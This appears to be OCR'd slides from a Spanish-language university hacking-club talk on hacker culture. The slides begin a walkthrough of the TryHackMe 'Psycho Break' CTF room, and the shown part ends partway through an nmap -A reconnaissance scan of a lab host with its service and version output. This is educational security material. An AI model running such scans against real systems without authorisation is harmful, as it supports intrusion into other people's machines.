El material utilizado y el conocimiento presentado es solo para FINES ACADEMICOS, se espera que el espectador utilice estas experiencias con la esperanza que tengamos una mejor seguridad en el ciberespacio

```
 ___________________
|                    |
| Los hackers        |
| NO son             |
| ciberdelincuentes  |
| __________________ |
(\__/) ||
(•ㅅ•) ||
/    づ
```

CLUB DE HACK1NG

{HARDWARE}

Christian Camilo Urcuqui López

Ing. Sistemas, Magister en Informática y Telecomunicaciones

Big Data Scientist


Director de TI – Quantil S.A.S

Grupo de investigación i2t - ICESI

Ciberseguridad y ciencia de datos aplicada

BIENVENIDOS A LA CHARLA DE CULTURA HACKER
GENERADORMEMES.COM
¡YA HACKEA EL SITIO DE UNA VEZ,
$#%&SEA!
imgflip.com


HACKER Warning!




Psycho Break

Help Sebastian and his team of investigators to withstand the dangers that come ahead.

https://tryhackme.com/room/psychobreak




```
root@ip-10-10-127-128:~# nmap -A 10.10.86.60

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-19 02:31 GMT
Nmap scan report for ip-10-10-86-60.eu-west-1.compute.internal (10.10.86.60)
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   2048 44:2f:fb:3b:f3:95:c3:c6:df:31:d6:e0:9e:99:92:42 (RSA)
|   256 92:24:36:91:7a:db:62:d2:b9:bb:43:eb:58:9b:50:14 (ECDSA)
|_  256 34:04:df:13:54:21:8d:37:7f:f8:0a:65:93:47:75:d0 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome To Becon Mental Hospital
MAC Address: 02:20:49:89:EA:AB (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=11/19%OT=21%CT=1%CU=36269%PV=Y%DS=1%DC=D%G=Y%M=022049%
OS:TM=5FB5D924%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=102%TI=Z%CI=I%TS=
OS:8)SEQ(SP=100%GCD=1%ISR=102%TI=Z%CI=RD%II=I%TS=8)OPS(O1=M2301ST11NW7%O2=M
```

